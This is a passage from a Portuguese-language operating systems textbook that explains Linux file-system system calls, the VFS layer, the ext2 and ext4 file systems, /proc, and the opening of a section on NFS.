Grupo ao qual pertence o arquivo
Tamanho do arquivo (em bytes)
Hora da criação
Hora do último acesso
Hora da última modificação

A chamada de sistema pipe é usada para criar pipelines de shell. Ela cria uma espécie de pseudoarquivo, que armazena os dados entre os componentes do pipeline e retorna descritores de arquivos tanto para leitura quanto para escrita no buffer. Em um pipeline como

```
sort <in | head –30
```

o descritor de arquivo 1 (saída padrão) no processo executando *sort* seria configurado (pelo shell) para escrever para o pipe, e o descritor de arquivos 0 (entrada padrão) no processo executando *head* seria configurado para ler a partir do pipe. Dessa maneira, *sort* simplesmente lê do descritor de arquivos 0 (configurado para o arquivo *in*) e escreve para o descritor de arquivos 0 (o pipe) sem nem ter ciência de que estes foram redirecionados. Se eles não tiverem sido redirecionados, *sort* automaticamente lerá do teclado e escreverá para a tela (os dispositivos padrão). Similarmente, quando *head* lê do descritor de arquivos 0, ele está lendo os dados que *sort* colocou no buffer do pipe sem nem saber que um pipe estava sendo usado. Trata-se de um exemplo claro de como um conceito simples (redirecionamento) com uma implementação simples (descritores de arquivos 0 e 1) pode levar a uma ferramenta poderosa (conectando programas de maneiras arbitrárias sem ter de modificá-los em nada).

A última chamada de sistema na Figura 10.27 é fcntl. Ela é usada para travar e destravar arquivos, aplicar travas compartilhadas ou exclusivas e realizar algumas outras operações específicas de arquivos.

Agora vamos examinar algumas chamadas de sistema que se relacionam mais a diretórios ou ao sistema de arquivos como um todo, em vez de apenas um arquivo específico. Algumas chamadas comuns estão listadas na Figura 10.29. Diretórios são criados e destruídos usando mkdir e rmdir, respectivamente. Um diretório pode ser removido somente se ele estiver vazio.

Como vimos na Figura 10.24, a ligação com um arquivo cria uma nova entrada de diretório que aponta para um arquivo existente. A chamada de sistema link cria o link. Os parâmetros especificam os nomes originais e novos, respectivamente. Entradas de diretórios são removidas com unlink. Quando o último link para um arquivo é removido, o arquivo é automaticamente excluído. Para um arquivo que nunca foi ligado, o primeiro unlink faz que ele desapareça.

O diretório de trabalho é modificado pela chamada de sistema chdr. Fazê-lo tem o efeito de modificar a interpretação de nomes de caminhos relativos.

As últimas quatro chamadas da Figura 10.29 são para a leitura de diretórios. Eles podem ser abertos, fechados e lidos, de maneira análoga a arquivos comuns. Cada chamada para readdir retorna exatamente uma entrada de diretório em um formato fixo. Não há como os usuários escreverem em um diretório (a fim de manter a integridade do sistema de arquivos). Arquivos podem ser acrescentados a um diretório usando creat ou link e removidos usando unlink. Não há também como buscar um arquivo específico em um diretório, mas rewinddir permite que um diretório aberto seja lido novamente desde o princípio.

10.6.3 Implementação do sistema de arquivos do Linux

Nesta seção examinaremos primeiro as abstrações suportadas pela camada de Sistema de Arquivos Virtual (VFS, Virtual File System). O VFS esconde de processos e aplicações de nível mais alto as diferenças entre os muitos tipos de sistemas de arquivos suportados pelo Linux, se eles estiverem residindo em dispositivos locais ou estiverem armazenados remotamente e precisarem ser acessados pela rede. Dispositivos e outros arquivos especiais também são acessados através da camada VFS. Em seguida, descreveremos a implementação do primeiro sistema de arquivos Linux disseminado, ext2, ou o segundo sistema de arquivos estendido. Depois, discutiremos as melhorias no sistema de arquivos ext4. Uma ampla variedade de outros sistemas de arquivos também é usada. Todos os sistemas Linux podem lidar com múltiplas partições de discos, cada uma com um sistema de arquivos diferente nela.

O sistema de arquivos virtual do Linux

A fim de habilitar as aplicações a interagirem com sistemas de arquivos diferentes, implementadas em tipos diferentes de dispositivos locais ou remotos, o Linux adota uma abordagem usada em outros sistemas UNIX: o Sistema de Arquivos Virtual (VFS). O VFS define um conjunto de sistemas de arquivos básicos e as operações que são permitidas nessas abstrações. Invocações das chamadas de sistema descritas na seção anterior acessam as estruturas de dados VFS, determinam o sistema de arquivos exato ao qual arquivo acessado pertence, e através de ponteiros de função armazenados

FIGURA 10.29 Algumas chamadas de sistema relacionadas a diretórios. O código de retorno *s* é –1 se ocorrer algum erro; *dir* identifica uma cadeia de diretórios e *entradir* é uma entrada de diretório. Os parâmetros são autoexplicativos.

Chamada de sistema	Descrição
s = mkdir(caminho, modo)	Cria um novo diretório
s = rmdir(caminho)	Remove um diretório
s = link(caminho_velho, caminho_novo)	Cria uma ligação para um arquivo existente
s = unlink(caminho)	Remove a ligação para um arquivo
s = chdir(caminho)	Troca o diretório atual
dir = opendir(caminho)	Abre um diretório para leitura
s = closedir(dir)	Fecha um diretório
entradir = readdir(dir)	Lê uma entrada do diretório
rewinddir(dir)	Rebobina um diretório de modo que ele possa ser lido novamente

nas estruturas de dados VFS invocam a operação correspondente no sistema de arquivos especificado.

A Figura 10.30 resume as quatro estruturas de sistemas de arquivos principais suportadas pelo VFS. O **superbloco** contém informações críticas a respeito do layout do sistema de arquivos. A destruição do superbloco tornará o sistema de arquivos ilegível. Cada **i-nodo** (abreviatura de nodo-índice — index node —, mas nunca chamados assim, embora algumas pessoas preguiçosas deixem de usar o hífen e os chamem de **inodos**) descreve exatamente um arquivo. Observe que no Linux, os diretórios e os dispositivos também são representados como arquivos, desse modo eles terão i-nodos correspondentes. Superblocos e i-nodos têm uma estrutura correspondente mantida no disco físico onde reside o sistema de arquivos.

A fim de facilitar determinadas operações de diretório e caminhos transversais, como */usr/ast/bin*, o VFS suporta uma estrutura de dados **dentry** que representa uma entrada de diretório. Essa estrutura de dados é criada dinamicamente pelo sistema de arquivos. Entradas de diretório são armazenadas em cache no que é chamado de *dentry_cache*. Por exemplo, o *dentry_cache* conteria entrada para */*, */usr*, */usr/ast* e assemelhados. Se múltiplos processos acessarem o mesmo arquivo através da mesma ligação estrita (isto é, mesmo caminho), seu objeto de arquivo apontará para a mesma entrada na sua cache.

Por fim, a estrutura de dados **arquivo** é uma representação na memória de um arquivo aberto, e é criada em resposta à chamada de sistema open. Ela suporta operações como read, write, sendfile, lock e outras chamadas de sistema descritas na seção anterior.

Os sistemas de arquivos reais implementados por baixo do VFS não precisam usar exatamente as mesmas abstrações e operações internamente. Eles devem, no entanto, implementar operações de sistemas de arquivos semanticamente equivalentes àquelas especificadas com os objetos VFS. Os elementos das estruturas de dados das *operações* para cada um dos quatro objetos VFS são ponteiros para funções no sistema de arquivos subjacente.

O sistema de arquivos Ext2 do Linux

Em seguida descrevemos um dos sistemas de arquivos em disco mais populares usados no Linux: **ext2**. O primeiro lançamento do Linux usou o sistema de arquivos MINIX 1 e foi limitado por nomes de arquivos curtos e tamanhos de arquivos de 64 MB. O sistema de arquivos MINIX 1 foi finalmente substituído pelo primeiro sistema de arquivos estendido, **ext**, que permitia tanto nomes de arquivos mais longos quanto tamanhos de arquivos maiores. Por causa de suas ineficiências de desempenho, ext foi substituído por seu sucessor, ext2, que ainda está sendo amplamente usado.


Uma partição de disco Linux ext2 contém um sistema de arquivos com o layout mostrado na Figura 10.31. O bloco 0 não é usado pelo Linux e contém código para inicializar o computador. Seguindo o bloco 0, a partição do disco é dividida em grupos de blocos, desconsiderando onde vão cair os limites do cilindro. Cada grupo é organizado como a seguir.

O primeiro bloco é o **superbloco**. Ele contém informações sobre o layout do sistema de arquivos, incluindo o número de i-nodos, o número de blocos de disco e o começo da lista de blocos de disco livres (em geral algumas centenas de entradas). Em seguida, vem o descritor do grupo, que contém informações sobre a localização dos mapas de bits, o número de blocos livres e i-nodos no grupo, e o número de diretórios no grupo. Essa informação é importante, tendo em vista que ext2 tenta disseminar os diretórios uniformemente através do disco.

Dois mapas de bits são usados para controlar os blocos livres e i-nodos livres, respectivamente, uma escolha herdada do sistema de arquivos MINIX 1 (e ao contrário da maioria dos sistemas de arquivos UNIX, que usam uma lista livre). Cada mapa tem um bloco de comprimento. Com um bloco de 1 KB, esse projeto

FIGURA 10.30 Abstrações de sistemas de arquivos fornecidos pelo VFS.

Objeto	Descrição	Operação
Superbloco	Sistema de arquivos específico	read_inode, sync_fs
Dentry	Entrada de diretório, componente único de um caminho	create, link
I-nodo	Arquivo específico	d_compare, d_delete
Arquivo	Arquivo aberto associado a um processo	read, write

FIGURA 10.31 Layout de disco do sistema de arquivos ext2 do Linux.

limita um grupo de blocos a 8.192 blocos e 8.192 i-nodos. O primeiro é uma restrição real mas, na prática, o segundo não. Com blocos de 4 KB, os números são quatro vezes maiores.

Seguindo o superbloco, aparecem os próprios i-nodos. Eles são numerados de 1 até algum máximo. Cada i-nodo tem 128 bytes de comprimento e descreve exatamente um arquivo. Um i-nodo contém informações de contabilidade (incluindo todas as informações retornadas pelo stat, que simplesmente as tomam do i-nodo), assim como informações suficientes para localizar todos os blocos de disco que contêm os dados do arquivo.

Seguindo os i-nodos aparecem os blocos de dados. Todos os arquivos e diretórios estão armazenados aqui. Se um arquivo ou diretório consiste em mais do que um bloco, os blocos não precisam ser contíguos no disco. Na realidade, os blocos de um arquivo grande têm mais chance de disseminar-se por todo o disco.

I-nodos correspondendo aos diretórios são dispersados através dos grupos de blocos do disco. Ext2 faz um esforço para colocar arquivos ordinários no mesmo grupo de blocos que o diretório pai, e os arquivos de dados no mesmo bloco que o i-nodo do arquivo original, desde que haja espaço suficiente. Essa ideia foi tomada emprestada do Berkeley Fast File System (MCKUSICK et al., 1984). Os mapas de bits são usados para tomar decisões rápidas sobre onde alocar novos dados do sistema de arquivos. Quando novos blocos de arquivos são alocados, ext2 também *pré-aloca* um número (oito) de blocos adicionais para aquele arquivo, de maneira a minimizar a fragmentação de arquivos devido a futuras operações de escrita. Esse esquema equilibra a carga do sistema de arquivos através do disco inteiro. Ele também tem um bom desempenho devido a suas tendências para colocação e fragmentação reduzida.


Para acessar um arquivo, ele deve primeiro usar uma das chamadas de sistema do Linux, como open, que exige o nome do caminho do arquivo. O nome do arquivo é analisado para extrair diretórios individuais. Se um caminho relativo for especificado, a busca começa a partir do diretório atual do processo, de outra maneira, começa a partir do diretório raiz. De qualquer modo, o i-nodo para o primeiro diretório pode ser localizado facilmente: há um ponteiro para ele no descritor de processo, ou, no caso de um diretório raiz, ele é tipicamente armazenado em um bloco predeterminado no disco.

O arquivo do diretório permite nomes de arquivos de até 255 caracteres e está ilustrado na Figura 10.32. Cada diretório consiste em algum número inteiro de blocos de disco de maneira que os diretórios podem ser escritos atomicamente para o disco. Dentro de um diretório, entradas para arquivos e diretórios estão fora de ordem, com cada entrada seguindo diretamente a que a antecedeu. Entradas não podem ocupar blocos de disco inteiros, então muitas vezes há uma série de bytes não utilizados na extremidade de cada bloco de disco.

Cada entrada de diretório na Figura 10.32 consiste em quatro campos de comprimento fixo e um campo de comprimento variável. O primeiro campo é o número do i-nodo, 19 para o arquivo *colossal*, 42 para o arquivo *voluminous* e 88 para o diretório *bigdir*. Em seguida, vem um campo rec_len, dizendo qual o tamanho da entrada (em bytes), possivelmente incluindo algum enchimento após o nome. Esse campo é necessário para encontrar a próxima entrada para o caso de o nome do arquivo ter um enchimento (*padding*) de comprimento desconhecido. Este é o significado da seta na Figura 10.32. Então vem o campo de tipos: arquivo, diretório e por aí afora. O último campo fixo é o comprimento do nome do arquivo real em bytes, 8, 10 e 6 nesse exemplo. Por fim, vem o próprio nome em si, terminado por um byte 0 e com enchimento até um limite de 32 bits. Um enchimento adicional pode seguir-se a isso.

Na Figura 10.32(b) vemos o mesmo diretório após a entrada para *voluminous* ter sido removida. Tudo o que a remoção fez foi aumentar o tamanho do campo de entrada total para *colossal*, transformando o primeiro campo para *voluminous* em enchimento para a primeira entrada. Esse enchimento pode ser usado para uma entrada subsequente, é claro.

Como os diretórios são pesquisados linearmente, pode levar um longo tempo para encontrar uma entrada

FIGURA 10.32 (a) Um diretório no Linux com três arquivos. (b) O mesmo diretório após a exclusão do arquivo *extenso*.

ao fim de um grande diretório. Portanto, o sistema mantém uma cache de diretórios recentemente acessados. Essa cache é pesquisada usando o nome do arquivo, e se um acerto ocorrer, a cara procura linear é evitada. Um objeto *dentry* é inserido na cache *dentry* para cada um dos componentes do caminho, e, através do seu i-nodo, o diretório é pesquisado para a entrada do elemento do caminho subsequente, até que o i-nodo do arquivo real seja alcançado.

Por exemplo, para procurar um arquivo especificado com um nome de caminho absoluto, como */usr/ast/file*, são necessários os passos a seguir. Primeiro, o sistema localiza o diretório raiz, que em geral usa o i-nodo 2, especialmente quando o i-nodo 1 é reservado para o tratamento de blocos ruins. Então ele procura na cadeia "usr" no diretório raiz, para conseguir o número do i-nodo do diretório /*usr*, que também é inserido na cache dentry. Esse i-nodo é então buscado, e os blocos do disco são extraídos dele, de maneira que o diretório /*usr* pode ser lido e pesquisado para a cadeia "ast". Uma vez que essa entrada tenha sido descoberta, o número do i-nodo para o diretório */usr/ast* pode ser tomado dele. Armado com o número do i-nodo do diretório /*usr*/*ast*, esse i-nodo pode ser lido e os blocos do diretório localizados. Por fim, "file" é procurado e seu número de i-nodo encontrado. Desse modo, o uso de um nome de caminho relativo não é apenas mais conveniente para o usuário, como também poupa uma quantidade substancial de trabalho para o sistema.

Se o arquivo estiver presente, o sistema extrai o número do i-nodo e o utiliza como um índice para a tabela de i-nodo (no disco) a fim de localizar o i-nodo correspondente e trazê-lo para a memória. O i-nodo é colocado na **tabela de i-nodo**, uma estrutura de dados de núcleo que contém todos os i-nodos para arquivos atualmente abertos e diretórios. O formato das entradas de i-nodo, no mínimo, realmente, deve conter todos os campos retornados pela chamada de sistema stat de maneira a fazer stat funcionar (ver Figura 10.28). Na Figura 10.33 mostramos alguns dos campos incluídos na estrutura de i-nodo suportada pela camada do sistema de arquivos Linux. A estrutura de i-nodo real contém muitos campos mais, tendo em vista que a mesma estrutura também é usada para representar diretórios, dispositivos e outros arquivos especiais. A estrutura de i-nodo também contém campos reservados para o uso futuro. A história demonstrou que bits não utilizados não seguem assim por muito tempo.

Vamos ver agora como o sistema lê um arquivo. Lembre-se de que uma chamada típica para o procedimento de biblioteca a fim de invocar a chamada de sistema read se parece com:

```
n = read(fd, buffer, nbytes);
```

Quando o núcleo assume o controle, tudo o que ele tem para começar são esses três parâmetros e as informações nas suas tabelas internas relacionadas ao usuário. Um dos itens nas tabelas internas é o array de descritor de arquivos. Ele é indexado por um descritor de arquivos e contém uma entrada para cada arquivo aberto (até o número máximo, normalmente o padrão é 32).

A ideia é começar com esse descritor de arquivos e terminar com o i-nodo correspondente. Vamos considerar um projeto possível: simplesmente coloque um ponteiro para o i-nodo na tabela de descritores de arquivos. Embora simples, infelizmente esse método não funciona. O problema é o seguinte: associado com cada

FIGURA 10.33 Alguns campos na estrutura de i-nodos do Linux.

Campo	Bytes	Descrição
Mode	2	Tipo do arquivo, bits de proteção, setuid, bits setgid
Nlinks	2	Número de entradas no diretório apontando para esse i-nodo
Uid	2	UID do proprietário do arquivo
Gid	2	GID do proprietário do arquivo
Size	4	Tamanho do arquivo em bytes
Addr	60	Endereço dos primeiros 12 blocos do disco e de três blocos indiretos
Gen	1	Número de geração (incrementado cada vez que o i-nodo é reutilizado)
Atime	4	Horário do último acesso ao arquivo
Mtime	4	Horário da última modificação do arquivo
Ctime	4	Horário da última alteração do i-node (exceto as outras vezes)

descritor do arquivo há uma posição de arquivo que diz em qual byte a próxima leitura (ou escrita) começará. Para onde ela deve ir? Uma possibilidade é colocá-la na tabela de i-nodo. No entanto, essa abordagem fracassa se acontecer de dois ou mais processos não relacionados abrirem o mesmo arquivo ao mesmo tempo porque cada um tem sua própria posição de arquivo.

Uma segunda possibilidade é colocar a posição do arquivo na tabela de descritores de arquivos. Dessa maneira, cada processo que abre um arquivo recebe sua própria posição de arquivo privada. Infelizmente, esse esquema fracassa também, mas o raciocínio é mais sutil e tem a ver com a natureza do compartilhamento no Linux. Considere um script de shell, *s*, consistindo em dois comandos, *p1* e *p2*, a serem executados em ordem. Se o script do shell for chamado pelo comando

```
s >x
```


espera-se que *p1* vá escrever sua saída para *x* e então *p2* vá escrever sua saída para *x* também, começando no lugar em que *p1* parou.

Quando o shell cria *p1*, *x* está inicialmente vazio, então *p1* apenas começa escrevendo um arquivo na posição de arquivo 0. No entanto, quando *p1* termina, algum mecanismo é necessário para certificar-se de que a posição do arquivo inicial que *p2* vê não é 0 (a qual seria se a posição do arquivo fosse mantida na tabela de descritores de arquivos), mas o valor com que *p1* terminou.

A maneira como isso é conseguido é mostrada na Figura 10.34. O truque é introduzir uma tabela nova, a **tabela de descrição de arquivos abertos**, entre a tabela de descritores do arquivo e a tabela de i-nodos, e colocar a posição do arquivo (e bit de leitura/escrita) ali. Nessa figura, o pai é o shell e o filho é primeiro *p1* e depois *p2*. Quando o shell criar *p1*, a sua estrutura de usuário (incluindo a tabela de descritores de arquivos) é uma cópia exata do shell, de maneira que ambos apontam para a mesma entrada da tabela de descritores de arquivos aberta. Quando *p1* termina, o descritor de arquivo do shell ainda está apontando para o descritor do arquivo aberto contendo a posição de arquivo de *p1*. Quando o shell agora cria *p2*, o novo filho automaticamente herda a posição de arquivo, sem que ele ou o shell tenham de saber qual posição é essa.

No entanto, se um processo não relacionado abre o arquivo, ele recebe sua própria entrada de descritor de arquivo aberto, com sua própria posição de arquivo, que é precisamente o que é necessário. Desse modo, todo sentido da tabela de descritores de arquivos abertos é permitir que um processo pai e um processo filho compartilhem uma posição de arquivo, enquanto fornece a processos não relacionados seus próprios valores.

Voltando ao problema de realizar uma read, mostramos agora como a posição do arquivo e o i-nodo estão localizados. O i-nodo contém os endereços de disco dos primeiros 12 blocos do arquivo. Se a posição do arquivo cair nos primeiros 12 blocos, o bloco é lido e os dados são copiados para o usuário. Para arquivos mais longos do que 12 blocos, um campo no i-nodo contém o endereço de disco de um **único bloco indireto**, como mostrado na Figura 10.34. Esse bloco contém os endereços de disco de mais blocos de disco. Por exemplo, se um bloco tem 1 KB e um endereço de disco 4 bytes, o único bloco indireto pode conter 256 endereços de disco. Assim, esse esquema funciona para arquivos de até 268 KB.

FIGURA 10.34 A relação entre a tabela de descritores de arquivos, a tabela de descritores de arquivos abertos e a tabela de i-nodos.

Além disso, um **bloco indireto duplo** é usado. Ele contém endereços de 256 blocos indiretos únicos, cada um deles com os endereços de 256 blocos de dados. Esse mecanismo é suficiente para lidar com arquivos de até 10 + 2^{16} blocos (67.119.104 bytes). Se mesmo isso não for suficiente, o i-nodo tem espaço para um bloco indireto triplo. Seus ponteiros apontam para muitos **blocos indiretos duplos**. Esse esquema de endereçamento pode lidar com tamanhos de arquivos de 2^{24} blocos de 1 KB (16 GB). Para tamanhos de blocos de 8 KB, o esquema de endereçamento pode suportar tamanhos de arquivos de até 64 TB.

O sistema de arquivos Ext4 do Linux

A fim de evitar toda a perda de dados após quebras do sistema e quedas de energia, o sistema de arquivos ext2 teria de escrever cada bloco de dados para o disco tão logo ele fosse criado. A latência incorrida durante a operação de busca da cabeça do disco exigida seria tão alta que o desempenho seria intolerável. Portanto, escritas são atrasadas, e podem não ser cometidas (committed) mudanças para o disco por até 30 s, que é um intervalo de tempo muito longo no contexto de hardware de computadores modernos.

Para melhorar a robustez do sistema de arquivos, o Linux conta com **sistemas de arquivo com diário**. **Ext3**, um sucessor do sistema de arquivos ext2, é um exemplo de um sistema de arquivos com diário. **Ext4**, uma sequência do ext3, também é um sistema de arquivo com diário, mas, diferentemente do ext3, ele muda o esquema de endereçamento de bloco usado por seus predecessores, desse modo dando suporte tanto a arquivos maiores, quanto a tamanhos de sistema de arquivos globais maiores. Descreveremos algumas dessas características a seguir.

A ideia básica por trás de um sistema de arquivos é manter um *diário*, que descreve todas as operações do sistema de arquivos de maneira sequencial. Ao escrever sequencialmente as mudanças para os dados do sistema de arquivos ou metadados (i-nodos, superbloco etc.), as operações não sofrem com as sobrecargas do movimento da cabeça de disco durante acessos de disco aleatórios. Eventualmente, as mudanças serão escritas, cometidas, para a localização de disco apropriada, e as entradas de diário correspondentes podem ser descartadas. Se ocorrer uma quebra do sistema ou queda de energia antes que as mudanças sejam cometidas, durante a reinicialização o sistema detectará que o sistema de arquivos não foi desmontado adequadamente, buscará no diário e aplicará as mudanças de sistema de arquivos descritas no registro do diário.

O ext4 é projetado para ser altamente compatível com o ext2 e ext3, embora suas estruturas de dados do

núcleo e layout de disco sejam modificadas. Mesmo assim, um sistema de arquivos que foi desmontado como um sistema ext2 pode ser subsequentemente montado como um sistema ext4 e oferecer a capacidade de criação de diário.

O diário é um arquivo gerenciado como um buffer circular. Ele pode ser armazenado no mesmo dispositivo ou em um dispositivo separado do sistema de arquivos principal. Tendo em vista que as operações do diário não registram elas mesmas, elas não são tratadas pelo mesmo sistema de arquivos ext4. Em vez disso, um **JBD** (**Journaling Block Device** — Dispositivo de bloco de diário) é usado para realizar as operações de leitura/escrita do diário.

O JBD dá suporte a três estruturas de dados principais: *registro de diário, tratamento de operação atômica* e *transação*. Um registro de diário descreve uma operação de sistema de arquivos de baixo nível, tipicamente resultando em mudanças dentro de um bloco. Tendo em vista que uma chamada de sistema como write inclui mudanças em múltiplos lugares — i-nodos, blocos de arquivos existentes, blocos de arquivos novos, lista de blocos livres etc. — registros de diários relacionados são agrupados em operações atômicas. O ext4 notifica JBD do início e fim do processamento de chamadas do sistema, de maneira que JBD possa assegurar que todos os registros de diário em uma operação atômica sejam aplicados, ou nenhum deles. Por fim, fundamentalmente por razões de eficiência, JBD trata as coleções de operações atômicas como transações. Registros de diário são armazenados de modo consecutivo dentro de uma transação. JBD permitirá que porções do arquivo de diário sejam descartadas apenas depois que todos os registros de diário pertencentes a uma transação forem comprometidos seguramente ao disco.

Dado que escrever uma entrada de diário para cada mudança de disco pode ser caro, ext4 pode ser configurado para manter um diário de todas as mudanças de disco, ou apenas de mudanças relacionadas aos metadados do sistema de arquivos (os i-nodos, superblocos etc.). A criação de um diário somente de metadados cria menos sobrecarga e resulta em um desempenho melhor, mas não dá garantia alguma contra a corrupção de dados de arquivos. Vários outros sistemas de arquivos mantêm diários de apenas operações de metadados (por exemplo, XFS do SGI). Além disso, a confiabilidade do diário pode ser melhorada mais ainda realizando somas de conferência (checksumming).

A modificação fundamental no ext4 em comparação com seus predecessores é o uso de **extensões**. Extensões representam blocos contíguos de armazenamento, por exemplo, 128 MB de blocos de 4 KB contíguos *versus* blocos de armazenamento individuais, como referenciado no ext2. Diferentemente dos seus predecessores, ext4 não exige operações de metadados para cada bloco de armazenamento. Esse esquema também reduz a fragmentação para arquivos grandes. Como consequência, ext4 pode proporcionar operações de sistemas de arquivos mais rápidas e suportar arquivos e tamanhos de sistemas de arquivos maiores. Por exemplo, para um tamanho de bloco de 1 KB, ext4 aumenta o tamanho do arquivo máximo de 16 GB para 16 TB, e o tamanho do sistema de arquivo máximo para 1 EB (Exabyte).

O sistema de arquivos /proc

Outro sistema de arquivos Linux é o **/proc** (de processos), uma ideia originalmente projetada pela 8ª edição do UNIX do Bell Labs e mais tarde copiado em 4.4BSD e System V. No entanto, o Linux estendeu a ideia de diversas maneiras. O conceito básico é que para cada processo no sistema, é criado um diretório em */proc*. O nome do diretório é o PID do processo expresso como um número decimal. Por exemplo, /proc/619 é o diretório correspondente ao processo com *PID 619*. Nesse diretório há arquivos que aparecem para conter informações sobre o processo, como sua linha de comando, cadeias de ambiente e máscaras de sinais. Na realidade, esses arquivos não existem no disco. Quando eles são lidos, o sistema recupera as informações do processo real conforme a necessidade e as retorna em formato padrão.

Muitas das extensões do Linux relacionam-se a outros arquivos e diretórios localizados em /*proc*. Eles contêm uma ampla gama de informações sobre a CPU, partições de disco, dispositivos, vetores de interrupção, contadores de núcleo, sistemas de arquivos, módulos carregados, e muito mais. Programas de usuário não privilegiados podem ler grande parte dessa informação para aprender sobre o comportamento do sistema de uma maneira segura. Alguns desses arquivos podem ser escritos a fim de mudar parâmetros de sistemas.

10.6.4 NFS: o sistema de arquivos de rede

A rede teve um papel importante no Linux e no UNIX em geral, desde o início (a primeira rede UNIX foi construída para mover novos núcleos do PDP-11/70 para o Interdata 8/32 durante a adaptação para o segundo). Nesta

seção examinaremos o **NFS** (**Network File System** — Sistema de Arquivos em Rede), que é usado em todos os sistemas Linux modernos para juntar os sistemas de arquivos em computadores separados em um todo lógico. Atualmente, a implementação NSF dominante é a versão 3, introduzida em 1994. NSFv4 foi introduzido em 2000 e fornece diversos incrementos sobre a arquitetura NFS anterior. Três aspectos do NFS são interessantes: a arquitetura, o protocolo e a implementação. Examinaremos cada um deles, primeiro no contexto da versão 3 do NFS mais simples, então passaremos às melhorias incluídas na v4.

Arquitetura NFS

